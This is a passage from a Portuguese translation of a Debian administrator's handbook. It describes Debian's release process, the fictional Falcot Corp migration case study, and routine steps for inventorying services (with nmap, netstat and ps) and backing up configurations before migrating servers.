
Nós também temos Gerentes de versão estável (Stable Release Managers), muitas vezes abreviado SRM, que gerenciam e selecionam as atualizações para a atual versão estável do Debian. Eles sistematicamente incluem patches de segurança e examinam todas outras propostas de inclusão, numa base caso a caso, enviados por desenvolvedores da Debian ansiosos para atualizar seu pacote na versão estável.

## 1.5.4. A Promoção de Teste para Estável

Vamos supor que o nosso pacote está agora incluído no Teste . Embora tenha espaço para melhorias, o mantenedor do mesmo deve continuar a melhorá-lo e reiniciar o processo de Instável (mas a sua inclusão posterior no Teste é geralmente mais rápido: Se ele não se alterou significativamente, todas suas dependências já estão disponíveis). Quando se atinge a perfeição, o mantenedor tenha concluído seu trabalho. O próximo passo é a inclusão na distribuição Estável , que é, na realidade, uma simples cópia de Teste em um momento escolhido pelo gerente de lançamento. Idealmente, esta decisão é tomada quando o instalador está pronto, e quando nenhum programa em Teste tem todos os bugs críticos conhecidos .

Como esse momento nunca chega verdadeiramente, na prática, o Debian deve se comprometer a: remover pacotes cujo mantenedor não tiver corrigido bugs a tempo, ou concorda em publicar uma distribuição com alguns bugs nos milhares de programas. O Gerente de lançamento vai previamente anunciar um período de congelamento, durante o qual cada atualização para Teste deve ser aprovado. O objetivo aqui é evitar qualquer nova versão (e seus novos bugs), e só aprovar as atualizações com correção de bugs.

**Figure 1.3. Caminho de um pacote através das várias versões Debian**



**VOCABULÁRIO** Freeze: a casa arrumada

Durante o período de congelamento, o desenvolvimento do Teste é bloqueado; nenhuma atualização mais recente é permitida. Apenas os gerentes de lançamento são, então, autorizado a alterar , de acordo com seus próprios critérios. O objetivo é prevenir o aparecimento de novos bugs através da introdução de novas versões; apenas atualizações minuciosamente examinadas são autorizadas quando corrigir bugs significativos.


Após o lançamento de uma nova versão estável, o gerente da distribuição estável gerencia todo o desenvolvimento posterior (chamado de "revisões", ex: 5.0.1, 5.0.2, 5.0.3 para a versão 5.0). Essas atualizações incluem sistematicamente todos os patches de segurança. Eles também incluem as correções mais importantes (o mantenedor de um pacote deve comprovar a gravidade do problema que deseja corrigir a fim de ter suas atualizações incluídas).

Fim da viagem: Nosso pacote hipotético agora está incluído na distribuição estável. Esta viagem, não sem dificuldades, explica os atrasos significativos que separam os lançamentos do Debian . Isso contribui, sobretudo, para sua reputação de qualidade. Além disso, a maioria dos utilizadores é satisfeita usando uma das três distribuições simultaneamente disponíveis. O sistema de administradores, preocupado acima de tudo, para a estabilidade de seus servidores, desdenha da última versão do GNOME, pois eles podem escolher o Debian estável , e eles serão saciados. Os usuários finais, mais interessados nas versões mais recentes do GNOME ou KDE do que em sólida estabilidade, encontrará o Debian Teste para ter um bom compromisso entre a ausência de problemas graves e relativamente , os softwares mais atuais . Finalmente, os desenvolvedores e usuários mais experientes podem desbravar a trilha, testando todos os últimos desenvolvimentos no Debian

Instável direto da passagem, correndo o risco de sofrer as dores de cabeça e erros inerentes a qualquer nova versão de um programa. Cada um com seu Debian !

**Figure 1.4. Trilha Cronológica de um pacote de programas do Debian**

Time axis ↑



## **CULTURA GNOME and KDE, ambientes gráficos de desktop**

GNOME (GNU Network Object Model Environment) e KDE (K Desktop Environment) são os dois mais populares ambientes gráficos de desktop no mundo do software livre . Um ambiente de desktop é um conjunto de programas agrupados para permitir o fácil gerenciamento das operações mais comuns através de uma interface gráfica. Eles geralmente incluem um gerenciador de arquivos, suíte de escritório, navegador web, programa de e-mail, acessórios multimídia, etc. A diferença mais visível reside na escolha da biblioteca gráfica utilizada: GNOME escolheu GTK+ (software livre licenciado sob a LGPL), KDE selecionou Qt (de uma empresa, a Trolltech, que lançou-o sob a licença GPL).

? <http://www.gnome.org/>

? <http://www.kde.org/>

# Chapter 2. Apresentação do Caso de Estudo

Você é o administrador de sistemas de um pequeno negócio crescente. Em colaboração com seus diretores, você vem para redefinir o plano mestre de informação para o próximo ano, e você escolheu migrar progressivamente para o Debian por razões tanto práticas quanto econômicas. Vamos olhar com mais detalhes o que espera por você...

Nós imaginamos esse estudo de caso que se aproxima a todos os sistemas modernos que atualmente são usados em médias empresas. Após ler este livro, você terá todos os elementos necessários para instalar o Debian nos seus servidores e voar com suas próprias. Você também aprenderá como buscar informações nos momentos de dificuldades.

# 2.1. Crescimento Rápidos das Necessidades de TI

Falcorp é uma fabricante de equipamentos de áudio de alta qualidade. A companhia está crescendo fortemente, e têm duas fábricas, uma em Saint-Étienne, e outra em Pau. A primeira têm por volta de 150 funcionários; e hospeda uma fábrica que produz alto-falantes, um laboratório de design, e todo o escritório administrativo. A fábrica de Pau, que é menor, e somente possui 50 funcionários, e produz amplificadores.

## **NOTA** Companhia fictícia criada para o estudo de caso

A companhia, Falcot Corp, estudada aqui, é completamente fictícia. Qualquer semelhança com uma companhia existente é puramente coincidência. Igualmente, certos exemplos dados neste livro também podem ser fictícios.

O sistema de computadores tem tido dificuldades de se manter junto ao crescimento da empresa, então agora eles estão determinados a completamente redefini-lo para se enquadrar nas metas estabelecidas pela gerência:

- moderna, uma infraestrutura facilmente escalável;

- redução de custos de licenças graças ao uso de programas Open Source (Código Aberto);
- instalação de um comercio eletrônico, possivelmente B2B (negócio para negócio, i.e. conectando sistemas de informação entre diferentes empresas, como fornecedores e seus clientes);
- melhoria significativa na segurança para melhor proteger segredos industriais relacionados a seus novos produtos.


Ressaltando esse objetivos, todo o sistema de informação deve ser reformulado.

## 2.2. Plano Mestre

Com a sua colaboração, a gerência de TI conduziu um estudo ligeiramente mais intenso, identificando algumas restrições e definindo um plano de migração para o sistema Open Source (Código Aberto) escolhido, Debian.

Uma restrição significativa identificada é o departamento de contas que usa um software específico, que somente funcionada no Microsoft Windows™. O laboratório, por sua vez, usa um programa para desenho que somente funciona no Mac OS X™.

**Figure 2.1. Visão global da rede da Falcot Corp**



A mudança para o Debian será gradual; um negócio pequeno, com meios limitados, não pode mudar tudo do dia para a noite. Para começar, o pessoal de TI precisa ser treinado em administração do Debian. Os servidores precisam ser convertidos, começando pela infraestrutura (roteadores, firewall, etc.) seguidos pelos serviços ao usuário (compartilhamento de arquivos, Internet, SMTP, etc.). Então os computadores do escritório serão gradualmente migrados para Debian, para cada departamento ser treinado (internamente) durante o desenvolvimento do novo sistema.

# 2.3. Por que uma Distribuição GNU/Linux?

## Volta ao Básico Linux ou GNU/Linux?

Linux, como você já deve saber, é somente um kernel. A expressão, "distribuição Linux" e "sistema Linux" é, portanto, incorreta: elas são, em realidade, distribuições ou sistemas *baseadas no* Linux. Estas expressões falham ao não mencionar os programas que sempre completam este kernel, entre eles os programas desenvolvidos pelo Projeto GNU. Dr. Richard Stallman, fundador deste projeto, insiste que a expressão "GNU/Linux" seja sistematicamente usada, de maneira a melhor reconhecer a importância das contribuições feitas pelo projeto GNU e seus princípios de liberdade nos quais foram fundados.

O Debian escolheu seguir essa recomendação, e, portanto, nomeou sua distribuição adequadamente (portanto, o último lançamento estável é o Debian GNU/Linux 6.0).

Diversos fatores ditaram essa escolha. O administrador do sistema, que possui familiaridade com a distribuição, assegurou que a mesma estaria listada como candidata na revisão do sistema de computadores. Dificuldades econômicas e competição feroz tem limitado o orçamento para esta operação, apesar da sua importância crítica para o

futuro da empresa. Este é o motivo ao qual soluções Open Source (Código Aberto) foram rapidamente escolhidas: diversos estudos recentes indicam que estes são menos caros do que as soluções proprietárias e com relação a qualidade do serviço é igual ou melhor, desde que pessoal qualificado para operá-los estejam disponíveis.

### **NA PRÁTICA Custo total da posse (TCO - Total cost of ownership)**

O Custo Total da Posse (TCO) é o total de dinheiro gasto com a posse ou aquisição de um item, neste caso referindo-se ao sistema operacional. Este preço inclui qualquer custo de licença, custo de treinamento de pessoas para trabalhar com o novo programa, a substituição das máquinas que são muito lentas, reparos adicionais, etc. Tudo decorrente diretamente da escolha inicial é levado em consideração.

Este TCO, o qual varia de acordo com os critérios escolhidos na avaliação da mesma, é raramente significativo, em si. Contudo, é muito interessante comparar o TCO calculado de acordo com as mesmas regras. Este quadro de avaliação, portanto, é de suprema importância, e é fácil de manipular em ordem para desenhar uma conclusão predefinida. Portanto, o TCO para uma única máquina não faz sentido, desde que o custo do administrador também é refletido no número total de máquina que ele administra, um número que obviamente depende do sistema operacional e das ferramentas propostas.

Entre os sistemas operacionais livres, o departamento de TI olhou para os sistemas BSD (OpenBSD, FreeBSD, e NetBSD), GNU Hurd, e distribuições Linux. GNU Hurd, o qual não lançou nenhuma versão estável, foi rejeitado imediatamente. A escolha é simplesmente entre BSD e Linux. O primeiro têm muitos méritos, especialmente em servidores. Pragmatismo indica, entretanto, a escolha do sistema Linux já que, que a base instalada e a popularidade são ambos muito

significativos e têm inúmeras consequências positivas. Consequente de sua popularidade, é mais fácil encontrar pessoas qualificadas para administrar máquinas Linux do que técnicos com experiência em BSD. Além disso, Linux se adapta mais rapidamente a novos hardwares do que os BSD (embora eles frequentemente fiquem pESCOÇO a pESCOÇO nessa corrida). Finalmente, as distribuições Linux são frequentemente mais adaptadas a interfaces gráficas amigáveis, indispensáveis aos novatos durante a migração de todas máquinas do escritório para o novo sistema.

### **ALTERNATIVA Debian GNU/kFreeBSD**

---

Desde do Debian Squeeze, é possível usar o Debian com o kernel do FreeBSD em computadores 32 e 64 bits; isto é o que as arquiteturas, `kfreebsd-i386` e `kfreebsd-amd64` significam. Enquanto estas arquiteturas são marcadas como "experimentais" (Prévia da Tecnologia), já 70 a 80% dos programas empacotados para o Debian estão disponíveis para o mesmo.

Estas arquiteturas podem ser apropriadas para serem escolhidas pelos administradores da Falcot Corp, especialmente para o firewall ( o kernel suporta três tipos de firewall: IPF, IPFW, PF) ou para um NAS (sistema de armazenamento por rede, para o qual o sistema de arquivos ZFS foi testado e aprovado).

# 2.4. Por que a Distribuição Debian?

Uma vez que o Linux foi endossado, uma opção mais específica deve ser feita. Novamente, os critérios a serem considerados são abundantes. A distribuição escolhida deve poder operar durante muitos anos, já que a migração de um para o outro implicaria custos adicionais (muito embora menores do que a migração entre dois sistemas operacionais completamente diferentes, como Windows ou Mac OS).

Sustentabilidade é, portanto, essencial, e deve garantir atualizações regulares e patches de segurança durante muitos anos. O tempo de atualização também é significativo, já que, com tantas máquinas para administrar, Falcot Corp não pode manejá-las dessa forma complexa muito frequentemente. O departamento de TI, entretanto, insiste em rodar a última versão estável da distribuição, beneficiando-se assim de uma assistência técnica melhor, e garantindo patches de segurança. Na realidade, atualizações de segurança geralmente apenas são garantidas por um tempo limitado em distribuições mais antigas.

Finalmente, por razões de hegemonia e facilidade de administração, a mesma distribuição deve rodar em todos os servidores (alguns dos quais são máquinas Sparc, atualmente rodando Solaris) e computadores do escritório.

## 2.4.1. Distribuições Dirigidas Comercialmente e por uma Comunidade

Há duas principais categorias de distribuições Linux: dirigidas por uma empresa ou por uma comunidade. A primeira, desenvolvidas por companhias, são vendidas com serviço comercial de suporte. A última é desenvolvida de acordo com o mesmo modelo aberto assim como os programas livres pelos quais é composta.

Uma distribuição comercial terá, portanto, uma tendência a lançar versões mais frequentemente, afim de enfatizar atualizações e serviços associados. Seu futuro é diretamente associado ao sucesso comercial da companhia, e muitas já desapareceram (Caldera Linux, StormLinux, etc.).

Uma distribuição comunitária não segue nenhum calendário a não ser o seu próprio. Como o kernel do Linux, novas versões são lançadas quando estão estáveis, nunca antes. Sua sobrevivência é garantida, enquanto houver desenvolvedores ou companhias para suportá-la.

Uma comparação de diversas distribuições Linux levou a escolha do Debian por diversos motivos:

- É uma distribuição comunitária, com o desenvolvimento garantido independentemente de qualquer restrição comercial; seus objetivos são, portanto, essencialmente de natureza técnica, que parecem favorecer a qualidade geral do produto.

- De todas distribuições comunitárias, é a mais significativa de qualquer perspectiva: em números de contribuidores, número de pacotes de programas disponíveis, e anos de existência continua. O tamanho de sua comunidade é testemunha incontestável de sua continuidade.
- Estaticamente, novas versões são lançadas a cada 18 a 24 meses, um planejamento que é agradável aos administradores.
- Uma pesquisa feitas com diversas companhias Francesas especializadas em programas livres mostrou que todas elas provêm assistência ao Debian; é também, para muitos deles, a sua distribuição escolhida, internalmente. Esta diversidade de provedores potenciais é um trunfo importante para a independência da Falcot Corp.
- Finalmente, Debian está disponível em diversas arquiteturas, incluindo Sparc; o que irá; portanto, possível de instalar em diversos servidores Sun da Falcot Corp.

Uma vez o Debian sendo escolhido, a questão de qual versão a ser usada deve ser decidida. Vamos ver por que os administradores escolheram o Debian Squeeze.

# 2.5. Por que Debian Squeeze?

Neste momento desta escrita, o Debian Squeeze ainda está marcado como distribuição “Testing”, mas agora, enquanto você está lendo, ela será a versão “Stable” do Debian. Está também é a razão pela qual falamos de “Debian Squeeze”, ao invés de “Debian 6.0”, já que o número da versão não é usado antes do seu lançamento.

Você deve ter notado algumas pequenas diferenças entre o que está escrito aqui e o que é observado na prática, embora tenhamos limitado essas discrepâncias o máximo possível.

## **PARTICIPE**

Não hesite em nos indicar qualquer erro por e-mail; você pode encontrar Raphaël em <[hertzog@debian.org](mailto:hertzog@debian.org)>, e Roland em <[lolando@debian.org](mailto:lolando@debian.org)>.

A escolha do Debian Squeeze é bem justificada e baseado em fatores que qualquer administrador preocupado com a qualidade dos seus servidores irá naturalmente gravitar ao redor da versão estável do Debian. Além disso, está distribuição introduz inúmeras mudanças interessantes: suporte a última tecnologia de virtualização (KVM), configuração simplificada do PAM, melhoria no instalador suportando

---

BTRFS, todas trazendo melhorias que diretamente afetam os administradores.

# **Chapter 3. Analisando a Configuração Existente e Migrando**

Qualquer revisão de sistema computacional deve levar em consideração o sistema existente. Isto permite a reutilização de recursos disponíveis o máximo possível e garante a interoperabilidade de vários elementos que compreendem o sistema. Este estudo irá introduzir uma estrutura genérica a ser seguida em qualquer migração de uma infraestrutura computacional para Linux.

# 3.1. Coexistência em Ambientes Heterogêneos

Debian integra muito bem em todos os tipos de ambientes existentes e joga muito bem com qualquer outro sistema operacional. Esta quase-perfeita harmonia vem de uma pressão de mercado que demanda que os editores de software desenvolvam programas que sigam padrões. Conformidades com padrões permitem que administradores troquem programas: clientes ou servidores, sendo livres ou não.

## 3.1.1. Integração com Máquinas Windows

O suporte a SMB/CIFS do Samba garante excelente comunicação em um contexto Windows. Ele compartilha arquivos e filas de impressão com clientes Windows e inclui software que permite a uma máquina Linux utilizar recursos disponíveis em um servidor Windows.

**FERRAMENTA** Samba

A versão 2 do Samba se comporta como um servidor Windows NT (autenticação, arquivos, filas de impressão, baixando drivers de impressoras, DFS, etc.) A versão 3 funciona com Active Directory, traz interoperabilidade com controladores de domínio NT4, e suporta RPCs (Remote Procedure Calls, ou Chamadas de Procedimentos Remotos). A versão 4 é uma versão reescrita (ainda experimental), cujo propósito é prover funcionalidade de um controlador de domínio compatível com Active Directory.


### **3.1.2. Integração com máquinas Mac OS**

Netatalk é um programa que utiliza o protocolo Appletalk (rodando em um kernel Linux) e permite que o Debian faça interface com uma rede Mac OS. Ele garante a operação do servidor de arquivos e filas de impressão, bem como um servidor de horário (sincronização de relógio). Suas funções de roteador permitem interconexão com redes Appletalk.

### 3.1.3. Integração com Outras Máquinas Linux/Unix

Finalmente, NFS e NIS, ambos incluídos, garantem interação com sistemas Unix. NFS garante funcionalidade como servidor de arquivos, enquanto NIS cria diretórios de usuários. A camada de impressão BSD, usada por muitos sistemas Unix, também permite o compartilhamento de filas de impressão.

**Figure 3.1. Coexistência do Debian com MacOS, Windows e sistemas Unix**



nfs-kernel-server



# **3.2. Como Migrar**

Para garantir a continuidade dos serviços, cada migração de computador deve ser planejada e executada de acordo com o plano. Independente do sistema operacional utilizado, este princípio nunca muda.

## **3.2.1. Pesquisar Identificar Serviços**

Tão simples quanto parece, este passo é essencial. Um administrador sério sabe realmente quais são os principais papéis de cada servidor, mas estes papéis podem mudar, e as vezes usuários experientes podem ter instalado serviços "selvagens". Sabendo que eles existem irá pelo menos permitir que você decida o que fazer com eles, em vez de excluí-los ao acaso.

Para este propósito, é sábio informar aos seus usuários do projeto antes de migrar os servidores. Para envolvê-los no projeto, pode ser útil instalar os programas de software livre mais comuns em suas máquinas antes da migração, com os quais eles irão se deparar novamente após a migração para o Debian; OpenOffice.org e a suíte de aplicativos Mozilla são os melhores exemplos aqui.

### 3.2.1.1. Rede e Processos

A ferramenta **nmap** (contida no pacote de mesmo nome) irá rapidamente identificar Serviços de Internet hospedados por uma máquina conectada na rede sem a necessidade de se logar. Simplesmente chame o seguinte comando em outra máquina conectada na mesma rede:

```
$ nmap mirlaine
Starting Nmap 5.00 ( http://nmap.org ) at 2010-07-29
Interesting ports on mirlaine (192.168.1.99):
Not shown: 1694 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
79/tcp    open  finger
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 0.19 s
```

**ALTERNATIVO Use netstat para encontrar a lista de serviços disponíveis.**

Em uma máquina Linux, o comando **netstat -tupan** irá exibir a lista de sessões TCP ativas ou pendentes, bem como portas UDP em que processos em execução estão ouvindo. Isto facilita a identificação de serviços oferecidos na rede.

**INDO ALÉM IPv6**

Alguns comandos de rede podem funcionar com IPv4 (o padrão geralmente) ou com IPv6. Este é especialmente o caso com os comandos **nmap** e **netstat**, mas também outros, como **route** ou **ip**. A convenção é que este comportamento seja habilitado pela opção de comandos de linha `-6`.

Se o servidor é uma máquina Unix oferecendo contas shell a usuários, é interessante determinar se processos são executados em segundo plano na ausência de seus donos. O comando **ps auxw** exibe uma lista de todos os processos com suas identidades de usuários. Checando esta informação contra a saída do comando **who**, que mostra uma lista de usuários logados, é possível identificar servidores selvagens ou programas rodando em segundo plano. Olhando para **crontabs** (tabelas listando ações automáticas agendadas por usuários) irá, muitas vezes, fornecer informações interessantes sobre funções cumpridas pelo servidor (uma explicação completa do **cron** está disponível em [Section 9.7, “Agendando Tarefas com cron e atd”](#)).

Em qualquer caso, é essencial fazer backup de seus servidores: isto permite a recuperação de informações após o fato, quando usuários irão reportar problemas específicos devido a migração.


## 3.2.2. Fazendo Backup da Configuração

É sábio manter a configuração de cada serviço identificado para poder instalar o equivalente no servidor atualizado. O mínimo é imprimir os arquivos de configuração e fazer uma cópia de segurança deles.

Para máquinas Unix, os arquivos de configuração são normalmente encontrados em `/etc/`, mas eles podem estar localizados em um sub-diretório de `/usr/local/`. Este é o caso se um programa foi instalado a partir dos fontes, ao invés de um pacote. Também podem ser encontrados, em alguns casos, em `/opt/`.

Para serviços de gestão de dados (como em bancos de dados), é fortemente recomendado exportar eles para um formato padrão que seja facilmente importado pelo novo software. Tal formato é usualmente em modo texto e documentado; ele pode ser, por exemplo, um dump SQL para um banco de dados, ou um arquivo LDIF para um servidor LDAP.

### Figure 3.2. Backups de bancos de dados



databases

dump.sql



LDAP directory

dump.ldif

Cada software de servidor é diferente, e é impossível detalhar todos os casos existentes. Veja a documentação do software nova e atual para identificar as porções exportáveis (portanto, re-importáveis) e as que requerem manipulação manual. A leitura deste livro vaiclarear a configuração dos principais programas de servidor Linux.

### **3.2.3. Assumindo um servidor Debian existente**

Para assumir efetivamente sua manutenção, deve se analisar uma máquina que já esteja rodando o Debian.

O primeiro arquivo a verificar é o `/etc/debian_version`, que usualmente contém o número de versão para o sistema Debian instalado (ele é parte do pacote *base-files*). Se ele indica *codename/sid*, significa que o sistema foi atualizado com pacotes vindos de uma das distribuições de desenvolvimento (tanto *testing* quanto *unstable*).

O programa **apt-show-versions** (do pacote Debian de mesmo nome) verifica a lista de pacotes instalados e identifica as versões disponíveis. O **aptitude** pode também ser usado para estas tarefas, embora de uma maneira menos sistemática.

Uma olhada no arquivo `/etc/apt/sources.list` mostrará de onde os pacotes debian instalados costumam vir. Se muitas fontes desconhecidas aparecem, o administrador pode escolher reinstalar o sistema do computador para garantir compatibilidade ótima com o software fornecido com o Debian.

O arquivo `sources.list` geralmente é um bom indicador: a maioria dos administradores mantêm, pelo menos comentada, a lista de fontes APT anteriormente usadas. Mas você não deve esquecer que fontes usadas no passado podem ter sido apagadas, e que alguns pacotes podem ter sido baixados da internet e instalados manualmente (com o comando **dpkg**). Neste caso, a máquina não é tão "Debian padrão" quanto parece. É por isso que você deve prestar atenção em indicações de presença de pacotes externos (surgimento de arquivos `.deb` em diretórios estranhos, números de versão com um sufixo especial indicando que é originado de fora do projeto Debian, como `ubuntu` ou `ximian`, etc.)

